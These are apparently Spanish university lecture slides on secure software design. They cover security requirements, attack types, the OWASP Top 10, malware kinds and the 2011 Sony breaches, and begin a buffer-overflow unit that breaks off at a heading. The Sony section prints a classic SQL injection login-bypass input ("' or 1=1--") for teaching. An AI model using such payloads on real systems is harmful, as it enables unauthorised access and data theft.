Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Tema 1. Introducción a la Seguridad Software

MISum

Facultad de Informática

UNIVERSIDAD DE MURCIA

Contenidos

- Introducción
  - Requisitos
  - Requerimientos
  - Terminología
  - Retos
  - Amenazas y ataques
  - Principios del diseño seguro
- Vulnerabilidades
  - OWASP
  - Vulnerabilidades más frecuentes
  - Malware
- Ejemplo Real
  - El caso de los datos de Sony

MISum

Contenidos

- **Introducción**
  - **Requisitos**
  - **Requerimientos**
  - **Terminología**
  - **Retos**
  - **Amenazas y ataques**
  - **Principios del diseño seguro**
- Vulnerabilidades
  - OWASP
  - Vulnerabilidades más frecuentes
  - Malware
- Ejemplo Real
  - El caso de los datos de Sony


MISum

Requerimientos de Seguridad (CIAAA)

- **Confidencialidad (C)**
  - Preservar las restricciones autorizadas sobre el acceso y la divulgación de la información, incluidos los medios para proteger la privacidad personal y la información patentada
- **Integridad (I)**
  - Protegerse contra la modificación o destrucción inadecuada de la información, incluida la garantía de no repudio y autenticidad de la información
- **Disponibilidad (A)**
  - Garantizar el acceso oportuno y fiable a la información y su utilización
- **Autenticación (A)**
  - Asegurar la verificación de la identidad de usuarios, sistemas y entidades para controlar el acceso a la información.
- **Auditoría (A)**
  - Realizar seguimientos y revisiones periódicas para garantizar el cumplimiento de las políticas de seguridad.

MISum

Requerimientos de Seguridad



MISum

Requisitos de seguridad

- **Control de acceso**
  - Limitar el acceso al sistema de información a usuarios autorizados, procesos que actúan en nombre de usuarios autorizados o dispositivos (incluidos otros sistemas de información) y a los tipos de transacciones y funciones que los usuarios autorizados pueden ejercer.
- **Sensibilización y formación**
  - Asegurar que los gerentes y usuarios de los sistemas de información organizacionales sean conscientes de los riesgos de seguridad asociados con sus actividades y de las leyes, regulaciones y políticas aplicables relacionadas con la seguridad de los sistemas de información organizacionales.
  - Asegurar que el personal esté adecuadamente capacitado para llevar a cabo sus deberes y responsabilidades relacionados con la seguridad de la información asignados.
- **Auditoría y *Accountability***
  - Crear, proteger y conservar registros de auditoría del sistema de información en la medida necesaria para permitir el monitoreo, análisis, investigación y reporte de actividades ilegales o inapropiadas del sistema de información.
  - Garantizar que las acciones de los usuarios individuales del sistema de información puedan rastrearse de manera única hasta esos usuarios para que puedan ser responsables de sus acciones.

Requisitos de seguridad

- **Certificación, acreditación y evaluaciones de seguridad**
  - Evaluar periódicamente los controles de seguridad en los sistemas de información para determinar si los controles son efectivos en su aplicación.
  - Elaborar y aplicar planes de acción destinados a corregir deficiencias y reducir o eliminar vulnerabilidades en los sistemas de información.
  - Autorizar el funcionamiento de los sistemas de información y cualquier conexión de sistemas de información asociada
  - Supervisar los controles de seguridad del sistema de información de forma continua para garantizar la eficacia continua de los controles.
- **Gestión de la configuración**
  - Establecer y mantener configuraciones de línea base e inventarios de sistemas de información (incluidos hardware, software, firmware y documentación) a lo largo de los respectivos ciclos de vida de desarrollo del sistema.
  - Establecer y aplicar opciones de configuración de seguridad para productos de tecnología de la información empleados en sistemas de información.

Requisitos de seguridad

- **Planificación de contingencias**
  - Establecer, mantener e implementar planes para la respuesta a emergencias, operaciones de respaldo y recuperación posterior a desastres para sistemas de información para garantizar la disponibilidad de recursos de información críticos y la continuidad de las operaciones en situaciones de emergencia.
- **Identificación y autenticación**
  - Identificar usuarios del sistema de información, procesos que actúan en nombre de usuarios o dispositivos, y autenticar (o verificar) las identidades de esos usuarios, procesos o dispositivos, como requisito previo para permitir el acceso a los sistemas de información.
- **Respuesta a incidentes**
  - Establecer una capacidad operativa de manejo de incidentes para los sistemas de información que incluya actividades adecuadas de preparación, detección, análisis, contención, recuperación y respuesta del usuario.
  - Rastrear, documentar y reportar incidentes a los funcionarios y/o autoridades de la organización apropiados.

Requisitos de seguridad

- **Mantenimiento**
  - Realizar mantenimiento periódico y oportuno en los sistemas de información.
  - Proporcionar controles efectivos sobre las herramientas, técnicas, mecanismos y personal utilizados para llevar a cabo el mantenimiento del sistema de información.
- **Protección de medios**
  - Proteger los medios del sistema de información, tanto en papel como digitales.
  - Limitar el acceso a la información de los medios del sistema a los usuarios autorizados.
  - Formatear o destruir los medios del sistema de información antes de desecharlos o liberarlos para su reutilización.
- **Protección física y ambiental**
  - Limitar el acceso físico a los sistemas de información, equipos y los respectivos entornos operativos a las personas autorizadas.
  - Proteger la planta física y la infraestructura de soporte para los sistemas de información.
  - Proporcionar utilidades de apoyo para los sistemas de información.
  - Proteger los sistemas de información contra los peligros ambientales.
  - Proporcionar controles ambientales apropiados en instalaciones que contengan sistemas de información.

Requisitos de seguridad

- **Planificación**
  - Desarrollar, documentar, actualizar periódicamente e implementar planes de seguridad para los sistemas de información que describan los controles de seguridad establecidos o planificados y las reglas de comportamiento para las personas que acceden a los sistemas de información.
- **Seguridad del personal**
  - Asegurarse de que las personas que ocupan puestos de responsabilidad dentro de las organizaciones (incluidos los proveedores de servicios externos) sean confiables y cumplan con los criterios de seguridad establecidos para esos puestos.
  - Asegurar que la información de la organización y los sistemas de información estén protegidos durante y después de las acciones del personal, como despidos y transferencias.
  - Emplear sanciones formales para el personal que no cumpla con las políticas y procedimientos de seguridad de la organización.
- **Evaluación de riesgos**
  - Evaluar periódicamente el riesgo para las operaciones de la organización (incluida la misión, las funciones, la imagen o la reputación), los activos de la organización y los individuos, como resultado de la operación de los sistemas de información y el procesamiento, almacenamiento o transmisión asociados de la información.

MISum

Requisitos de seguridad

- **Adquisición de sistemas y servicios**
  - Asignar recursos suficientes para proteger adecuadamente los sistemas de información de la organización.
  - Emplear procesos de ciclo de vida de desarrollo de sistemas que incorporen consideraciones de seguridad.
  - Emplear restricciones de uso e instalación de software.
  - Asegurar que los proveedores externos empleen medidas de seguridad adecuadas para proteger la información, las aplicaciones y/o los servicios subcontratados de la organización.
- **Protección de sistemas y comunicaciones**
  - Monitorear, controlar y proteger las comunicaciones organizacionales (es decir, la información transmitida o recibida por los sistemas de información organizacionales)
  - Emplear diseños arquitectónicos, técnicas de desarrollo de software y principios de ingeniería de sistemas → Promover la seguridad efectiva de la información dentro de los sistemas de información organizacionales.
- **Integridad del sistema y de la información**
  - Identificar, informar y corregir la información y las fallas del sistema de información de manera oportuna.
  - Proporcionar protección contra código malintencionado en ubicaciones apropiadas dentro de los sistemas de información.
  - Monitorear las alertas y avisos de seguridad del sistema de información y tomar las medidas apropiadas en respuesta

MISum

Retos en la seguridad

1. La seguridad informática no es tan simple como podría parecer al principio.
2. Al desarrollar un mecanismo o algoritmo de seguridad particular, siempre se deben considerar posibles ataques a esas características de seguridad.
3. Los mecanismos de seguridad generalmente involucran más de un algoritmo o protocolo en particular y también requieren que los participantes estén en posesión de algún secreto compartido que plantea preguntas sobre la creación, distribución y protección de esa información secreta.
4. Los atacantes solo necesitan encontrar una sola debilidad, mientras que el desarrollador debe encontrar y eliminar todas las debilidades para lograr una seguridad perfecta.

Retos en la seguridad

5. La seguridad se considera en muchos casos opcional y se delega su implantación, con demasiada frecuencia, a las etapas finales del proceso de desarrollo en lugar de ser una parte integral del proceso de diseño.
6. La seguridad requiere una monitorización regular y constante
7. Existe una tendencia natural por parte de los usuarios y administradores de sistemas a percibir poco beneficio de la inversión en seguridad hasta que se produce un fallo de seguridad.
8. Muchos usuarios e incluso administradores de seguridad ven en la seguridad del software un impedimento para el funcionamiento eficiente y fácil de usar de un sistema de información o el uso de la información.

Terminología

- **Adversario:** Individuo, grupo, organización o gobierno que lleva a cabo o tiene la intención de llevar a cabo actividades perjudiciales.
- **Ataque:** Cualquier tipo de actividad maliciosa que intente recopilar, interrumpir, negar, degradar o destruir los recursos del sistema de información o la información misma.
- **Contramedida:** Un dispositivo o técnicas que tienen como objetivo el deterioro de la eficacia operativa de actividades indeseables o adversas, o la prevención del espionaje, sabotaje, robo o acceso no autorizado o uso de información o sistemas de información sensibles.
- **Riesgo:** Una medida del grado en que una entidad se ve amenazada por una circunstancia o evento potencial, y típicamente una función de 1) los impactos adversos que surgirían si ocurre la circunstancia o evento; y 2) la probabilidad de ocurrencia.
- **Política de Seguridad:** Un conjunto de criterios para la prestación de servicios de seguridad. Define y restringe las actividades de una instalación de procesamiento de datos para mantener una condición de seguridad para los sistemas y datos.

Terminología

- **Activos:** Una aplicación importante, sistema de soporte general, programa de alto impacto, planta física, sistema de misión crítica, personal, equipo o un grupo de sistemas lógicamente relacionados.
- **Amenaza:** Cualquier circunstancia o evento con el potencial de afectar negativamente las operaciones de la organización (incluida la misión, funciones, imagen o reputación), los activos de la organización, los individuos, otras organizaciones o la Nación a través de un sistema de información a través del acceso no autorizado, la destrucción, la divulgación, la modificación de la información y / o la denegación de servicio.
- **Vulnerabilidad:** Debilidad en un sistema de información, procedimientos de seguridad del sistema, controles internos o implementación que podría ser explotada o activada por una fuente de amenaza.

Vulnerabilidades, Amenazas y Ataques

- Categorías de vulnerabilidades
  - Dañado (pérdida de integridad).
  - Fugas (pérdida de confidencialidad).
  - No disponibilidad o impacto en el rendimiento (pérdida de disponibilidad).
- Amenazas
  - Capaz de explotar vulnerabilidades.
  - Representa un daño potencial a la seguridad de un recurso.
- Ataques (amenazas llevadas a cabo)
  - Pasivo: intento de aprender o hacer uso de información del sistema que no afecta los recursos del sistema.
  - Activo: intenta alterar los recursos del sistema o afectar su funcionamiento.
  - Insider: iniciado por una entidad dentro del sistema de información.
  - Outsider: iniciado desde fuera del sistema de información.

Tipos de Ataques

- **Ataque pasivo:** Aprender o hacer uso de la información del sistema, pero no afecta a los recursos del sistema
- Escuchas o monitoreo de transmisiones.
- El objetivo del atacante es obtener información que se está transmitiendo.
- Dos tipos:
  - Publicación del contenido del mensaje
  - Análisis de tráfico

- **Ataque activo:** Alterar los recursos del sistema o afectar su funcionamiento
- Implican alguna modificación del flujo de datos o la creación de un flujo falso.
- Cuatro categorías:
  - Repetición (replay)
  - Suplantación (masquerade)
  - Modificación de mensajes
  - Denegación de servicio

MISum

Superficies de ataque

- Vulnerabilidades alcanzables y explotables en un sistema.
- Algunos ejemplos son:
  - Puertos abiertos en servidores web externos y otros servidores con software escuchando en dichos puertos
  - Servicios disponibles en el interior de un firewall
  - Código que procesa datos entrantes, correo electrónico, XML, documentos de oficina y formatos de intercambio de datos personalizados específicos de la industria
  - Interfaces, SQL y formularios web
  - Un empleado con acceso a información confidencial vulnerable a un ataque de ingeniería social

Categorías de superficie de ataque

- **Superficie de ataque de red:** Vulnerabilidades en una red empresarial, una red WAN o Internet.
- En esta categoría se incluyen:
  - Las vulnerabilidades del protocolo de red, como las utilizadas para un ataque de denegación de servicio.
  - La interrupción de los enlaces de comunicaciones.
  - Gran variedad de ataques de intrusos.
- En una Intranet (red interna de una organización):
  - Acceso no autorizado a través de la red interna.
  - Malware distribuido en la red de área local.
  - Abuso de credenciales internas.

MISum

- **Superficie de ataque de software:** Vulnerabilidades en la aplicación, la utilidad o el código del sistema operativo.
- Se presta especial atención al software de servidor web.
- Especialmente importantes son los ataques de Buffer Overflow.

Superficie de ataque humano: Vulnerabilidades creadas por personal o personas externas

- Uso de ingeniería social.
- Errores humanos.
- Ataques de hardware y cadena de suministros:
  - Manipulación de hardware (ej. chips maliciosos).
  - Ataques durante la fabricación o tránsito de equipos.
  - Compromisos de seguridad en proveedores.

Principios de diseño de seguridad

- Economía del mecanismo
- Valores predeterminados a prueba de fallos
- Diseño abierto
- Separación de privilegios
- Privilegio mínimo
- Mecanismo menos común
- Aceptabilidad psicológica
- Privacidad
- Aislamiento
- Encapsulación
- Modularidad
- Diseño por capas
- Mínima sorpresa

MISum

Contenidos

- Introducción
  - Requisitos
  - Requerimientos
  - Terminología
  - Retos
  - Amenazas y ataques
  - Principios del diseño seguro
- **Vulnerabilidades**
  - **OWASP**
  - **Vulnerabilidades más frecuentes**
  - **Malware**
- Ejemplo Real
  - El caso de los datos de Sony

MISum

Vulnerabilidades


- **OWASP (Open Web Application Security Project):** Proyecto de código abierto dedicado a determinar y combatir las causas que hacen que un software sea inseguro.
- De las iniciativas más importantes de OWASP encontramos aquella donde se detallan las vulnerabilidades más frecuentes que se encuentran en el mundo real.
  - Este informe se emite con una periodicidad anual, aunque no todos los años se emite el informe.
- El proyecto se centra fundamentalmente en vulnerabilidades que se pueden encontrar en aplicaciones web.
- Otro tipo de vulnerabilidades quedan fuera del proyecto OWASP.

Vulnerabilidades más frecuentes

1. Control de acceso defectuoso
2. Fallos criptográficos
3. Inyección
4. Diseño inseguro
5. Mala configuración de la seguridad
6. Componentes vulnerables y obsoletos
7. Fallos de identificación y autenticación
8. Fallos de integridad del software y de los datos
9. Fallos de registro y supervisión de la seguridad
10. Falsificación de peticiones del lado del servidor

MISum

Vulnerabilidades más frecuentes



MISum

Malware clásico: virus y gusanos

- **Malware**
  - Un nombre genérico para cualquier "software malvado”.
- **Virus**
  - Programas que se adhieren a programas legítimos en la máquina de la víctima.
  - Hoy en día se difunde principalmente por correo electrónico.
  - También por mensajería instantánea, transferencias de archivos, etc.
- **Amenazas Persistentes Avanzadas (APT)**
  - Campañas de ciberataques dirigidas y sofisticadas que permanecen en una red durante un período prolongado para robar información sin ser detectadas.
  - A menudo patrocinadas por estados o grupos con recursos significativos, con objetivos estratégicos a largo plazo.

MISum

Malware clásico: virus y gusanos

- **Gusanos**
  - Programas completos que no se adhieren a otros programas.
  - Al igual que los virus, pueden propagarse por correo electrónico, mensajería instantánea y transferencias de archivos.
  - Además, los gusanos de propagación directa pueden saltar de un ordenador a otro sin intervención humana en el ordenador receptor.
  - El equipo debe tener una vulnerabilidad para que la propagación directa funcione.
  - Los gusanos de propagación directa pueden propagarse extremadamente rápido porque no tienen que esperar a que los usuarios actúen.

Malware clásico: virus y gusanos

- **Amenazas combinadas**
  - El malware se propaga de varias maneras, como gusanos, virus, páginas web comprometidas que contienen código móvil, etc..
- **Payloads**
  - Piezas de código que hacen daño.
  - Implementado por virus y gusanos después de la propagación.
  - Los payloads maliciosos están diseñadas para causar daños graves.

Troyanos y rootkits

- **Malware “no propagable”**
  - Debe colocarse en la computadora del usuario a través de una de otra técnica de ataque.
  - Colocado en la computadora por piratas informáticos.
  - Colocado en la computadora por virus o gusano como parte de su payload.
  - La víctima puede ser atraída a descargar el programa desde un sitio web o sitio FTP.
  - El código ejecutado en una página web puede descargar el malware “no propagable”.

MISum

Troyanos y rootkits

- **Troyanos**
  - Un programa que reemplaza un archivo de sistema existente, tomando su nombre.
  - Remote Access Trojans (RATs): Controla de forma remota el PC de la víctima
  - Downloaders: Pequeños troyanos que descargan troyanos más grandes después de instalar el downloader

Troyanos y rootkits

- **Troyanos**
  - **Spyware**
    - Programas que recopilan información sobre el usuario y la ponen a disposición del atacante.
    - Cookies que almacenan demasiada información personal confidencial.
    - Keyloggers.
    - Spyware para robar contraseñas.
    - Spyware de minería de datos.

Troyanos y rootkits

- **Rootkits**
  - Toman el control de la cuenta de superusuario (root, administrador, etc.).
  - Pueden ocultarse del sistema de archivos.
  - Puede ocultar malware para que no sea detectado.
  - Extremadamente difícil de detectar (los programas antivirus ordinarios encuentran pocos rootkits).

Otros ataques de malware

- **Código móvil**
  - Código ejecutable en una página web.
  - El código se ejecuta automáticamente cuando se descarga la página web.
  - Javascript, controles Microsoft Active-X, etc.
  - Puede causar daños si la computadora tiene vulnerabilidad.

Contenidos

- Introducción
  - Requisitos
  - Requerimientos
  - Terminología
  - Retos
  - Amenazas y ataques
  - Principios del diseño seguro
- Vulnerabilidades
  - OWASP
  - Vulnerabilidades más frecuentes
  - Malware
- **Ejemplo real**
  - **El caso de los datos de Sony**

MISum

El caso de los datos de Sony

- Corporación multinacional japonesa fundada en 1946 que se centra en la electrónica, los juegos, el entretenimiento y los servicios financieros.
- Emplea a unas 146.300 personas y tiene ingresos anuales de alrededor de 72.300 millones de dólares .
- Sony es ampliamente conocida por sus televisores, imágenes digitales, hardware de audio/video, PC, semiconductores, componentes electrónicos y plataforma de juegos.

El caso de los datos de Sony

- **El primer ataque -** 17-19 de abril de 2011
- Los ataques ocurrieron unas semanas después del gran terremoto, tsunami y fusión de reactores.
- Utilizó inyección SQL para robar 77 millones de cuentas.
- Se desactivó el acceso a PlayStation Network (PSN).
- Reconoce públicamente la intrusión una semana después de la intrusión, el 26 de abril.
- El CEO, Kazuo Hirai, emite una disculpa pública.
- Se sospecha del grupo de hackers "Anonymous".

MISum

El caso de los datos de Sony

- **El segundo ataque -** 1 de mayo de 2011 – Sony Online Entertainment.
- Fue utilizado un ataque de inyección SQL similar al utilizado en el primer ataque. Se robaron 24,6 millones de cuentas adicionales.
- Se desactivó el acceso a todos los servidores de Sony Online Entertainment.
- El CEO, Kazuo Hirai, emite una respuesta por escrito al Congreso de los Estados Unidos (4 de mayo) sobre los pasos para prevenir futuros ataques.
- Algunos servicios de PSN comienzan a estar en línea el 15 de mayo.

El caso de los datos de Sony

- **El tercer ataque -** 2 de junio de 2011 – SonyPictures.com
- Ataque de inyección SQL similar utilizado para robar 1 millón de cuentas adicionales.
- SonyPictures.com se apaga inmediatamente.
- El grupo de hackers LulzSec se atribuye la responsabilidad y emite un comunicado de prensa.

El caso de los datos de Sony

- La inyección SQL es un ataque que implica el envío de instrucciones SQL modificadas a una aplicación web que, a su vez, modificará una base de datos.
- Los atacantes pueden enviar entradas inesperadas a través de su navegador web, lo que les permitirá leer, escribir e incluso eliminar bases de datos enteras.

El caso de los datos de Sony

- La siguiente instrucción SQL muestra los parámetros pasados a una base de datos para un inicio de sesión legítimo

SELECT FROM Users WHERE username='**Angel**' AND password='**12345678**';

El caso de los datos de Sony

- La instrucción SQL con formato incorrecto a continuación muestra la inyección SQL al pasar parámetros inesperados a través de una interfaz Web
- Siempre devolverá un valor verdadero

SELECT FROM Users WHERE username='**Angel**' AND password='**whatever' or 1=1--**';

El caso de los datos de Sony

¿Cómo se podría haber evitado el incidente?

- **Auditoría y Monitoreo de Seguridad:**
  - Implementación de un sistema de detección de intrusiones (IDS) para identificar ataques de inyección SQL en tiempo real.
- **Pruebas de Penetración y Evaluación de Vulnerabilidades:**
  - Realización periódica de pruebas de penetración para identificar y remediar vulnerabilidades.
  - Actualización y parcheo regular de software para protegerse contra vulnerabilidades conocidas.
- **Control de Acceso y Segregación de Funciones:**
  - Uso de listas de control de acceso y firewalls de aplicación web para restringir el acceso no autorizado a sistemas sensibles.
- **Capacitación en Concienciación de Seguridad:**
  - Formación continua al personal sobre las mejores prácticas de seguridad y reconocimiento de posibles amenazas.
- **Respuesta a Incidentes y Planes de Contingencia:**
  - Establecimiento de un equipo de respuesta a incidentes para actuar rápidamente ante cualquier brecha de seguridad.
  - Desarrollo de planes de contingencia para garantizar la recuperación rápida de servicios en caso de ataque.
- **Cifrado y Protección de Datos:**
  - Cifrado de datos sensibles tanto en tránsito como en reposo para evitar el acceso no autorizado en caso de una brecha.
  - Uso de medidas de seguridad como tokenización y gestión de claves para proteger datos financieros y de identificación personal (PII).

MISum

El caso de los datos de Sony

- **Los atacantes:** Los miembros de LulzSec y Anonymous
- Justo antes de los ataques a Sony, Anonymous anunció el lanzamiento de la operación "#OpSony" por las demandas contra George Hotz.
- George Hotz estaba siendo demandado por Sony por hacer jailbreak a PlayStation 3.
- Cody Kretsinger fue arrestado el 22 de septiembre de 2011 y se declaró culpable por su participación en los ataques a Sony.
- Héctor Monsegur, que se enfrenta a 122 años de prisión, fue un informante clave que identificó a otros atacantes.

MISum

El caso de los datos de Sony

- **Las consecuencias: demandas e investigaciones**
  - Como compensación a los usuarios, Sony ofreció 1 año gratuito en alguno de sus servicios, un mes de juegos gratuitos y algunos juegos gratuitos de una selección limitada.
  - Hasta la fecha, no se conoce ningún fraude crediticio directamente relacionado con las violaciones de datos de Sony.
  - Sony fue multado con 395,000 dólares por el Reino Unido porque "las medidas de seguridad simplemente no eran lo suficientemente buenas".
  - Sony estima pérdidas en 171 millones de dólares.
  - Difícil estimar el daño a la reputación de Sony.

Bibliografía

- Computer Security: Principles and Practice, William Stallings y Lawrie Bron (4th Edition), 2017.
- Security in Computing, Charles P. Pfleeger, Shari Lawrence Pfleeger y Jonathan Margulies (5th Edition), 2015.
- Corporate Computer Security, Randall J. Boyle y Raymond R. Panko (5th Edition), 2021.

Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Tema 2. Buffer Overflow y Medidas de Prevención

MISum

Facultad de Informática

UNIVERSIDAD DE MURCIA

Contenidos

- Buffer Overflow
  - Introducción
  - Ejemplos
- Stack Overflow
  - Introducción
  - Ejemplos
  - Repaso de conceptos de x86
  - Funciones de C no seguras
  - Mecanismos de protección
- Técnicas Inteligentes para la Prevención
  - Sistemas de Detección de Intrusiones basado en Host
  - Sistemas de Detección de Intrusiones basado en Red

Contenidos

- **Buffer Overflow**
  - **Introducción**
  - **Ejemplos**
- Stack Overflow
  - Introducción
  - Ejemplos
  - Repaso de conceptos de x86
  - Funciones de C no seguras
  - Mecanismos de protección
- Técnicas Inteligentes para la Prevención
  - Sistemas de Detección de Intrusiones basado en Host
  - Sistemas de Detección de Intrusiones basado en Red

Buffer Overflow

- Un mecanismo de ataque muy común
  - Utilizado por primera vez por el gusano Morris en 1988
- Técnicas de prevención conocidas
  - Aunque no siempre son efectivas
- Sigue siendo motivo de gran preocupación
  - Legado de código con errores en sistemas operativos y aplicaciones ampliamente implementados
  - Prácticas continuas de programación descuidadas por parte de los programadores

Buffer Overflow

Un Buffer Overflow, también conocido como Buffer Overrrun, se define en el Glosario de términos clave de seguridad de la información del NIST de la siguiente manera:

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

Buffer Overflow

- Error de programación cuando un proceso intenta almacenar datos más allá de los límites de un búfer de tamaño fijo
- Sobrescribe las ubicaciones de memoria adyacentes
  - Las ubicaciones pueden contener otras variables de programa, parámetros o datos de flujo de control de programa
- El búfer podría ubicarse en la pila, en el montón o en la sección de datos del proceso

- **Consecuencias:**
  - Corrupción de los datos del programa
  - Transferencia inesperada de control
  - Violaciones de acceso a la memoria
  - Ejecución del código arbitrario por parte del atacante

MISum

Ataques Buffer Overflow

- Para aprovechar un buffer overflow, un atacante necesita:
  - Identificar una vulnerabilidad de buffer overflow en algún programa que se puede desencadenar utilizando datos de origen externo bajo el control del atacante
  - Comprender cómo se almacena ese búfer en la memoria y determinar la posibilidad de daños
- La identificación de programas vulnerables se puede hacer mediante:
  - Inspección del código fuente del programa
  - Seguimiento de la ejecución de programas a medida que procesan entradas de gran tamaño
  - Uso de técnicas como el fuzzing para identificar automáticamente programas potencialmente vulnerables

Historia de los lenguajes de programación

- A nivel de máquina, los datos manipulados por las instrucciones (máquina) se almacenan en los registros del procesador o en la memoria
- El programador de lenguaje ensamblador es responsable de la interpretación correcta de cualquier valor de datos guardado
- Los lenguajes modernos de alto nivel tienen una fuerte noción de tipo y operaciones válidas
  - No son vulnerable a vulnerabilidades buffer overflow
  - Estos lenguajes son menos eficientes en tiempo de ejecución ya que añaden ciertas comprobaciones
- C y los lenguajes relacionados tienen estructuras de control de alto nivel, pero permiten el acceso directo a la memoria
  - Por lo tanto, son vulnerables vulnerabilidades de buffer overflow
  - Tienen un gran legado de código ampliamente utilizado, inseguro y, por lo tanto, vulnerable


Contenidos

- Buffer Overflow
  - Introducción
  - Ejemplos
- **Stack Overflow**
  - **Introducción**
  - **Ejemplos**
  - **Repaso de conceptos de x86**
  - **Funciones de C no seguras**
  - **Mecanismos de protección**
- Técnicas Inteligentes para la Prevención
  - Sistemas de Detección de Intrusiones basado en Host
  - Sistemas de Detección de Intrusiones basado en Red

Stack Buffer Overflows

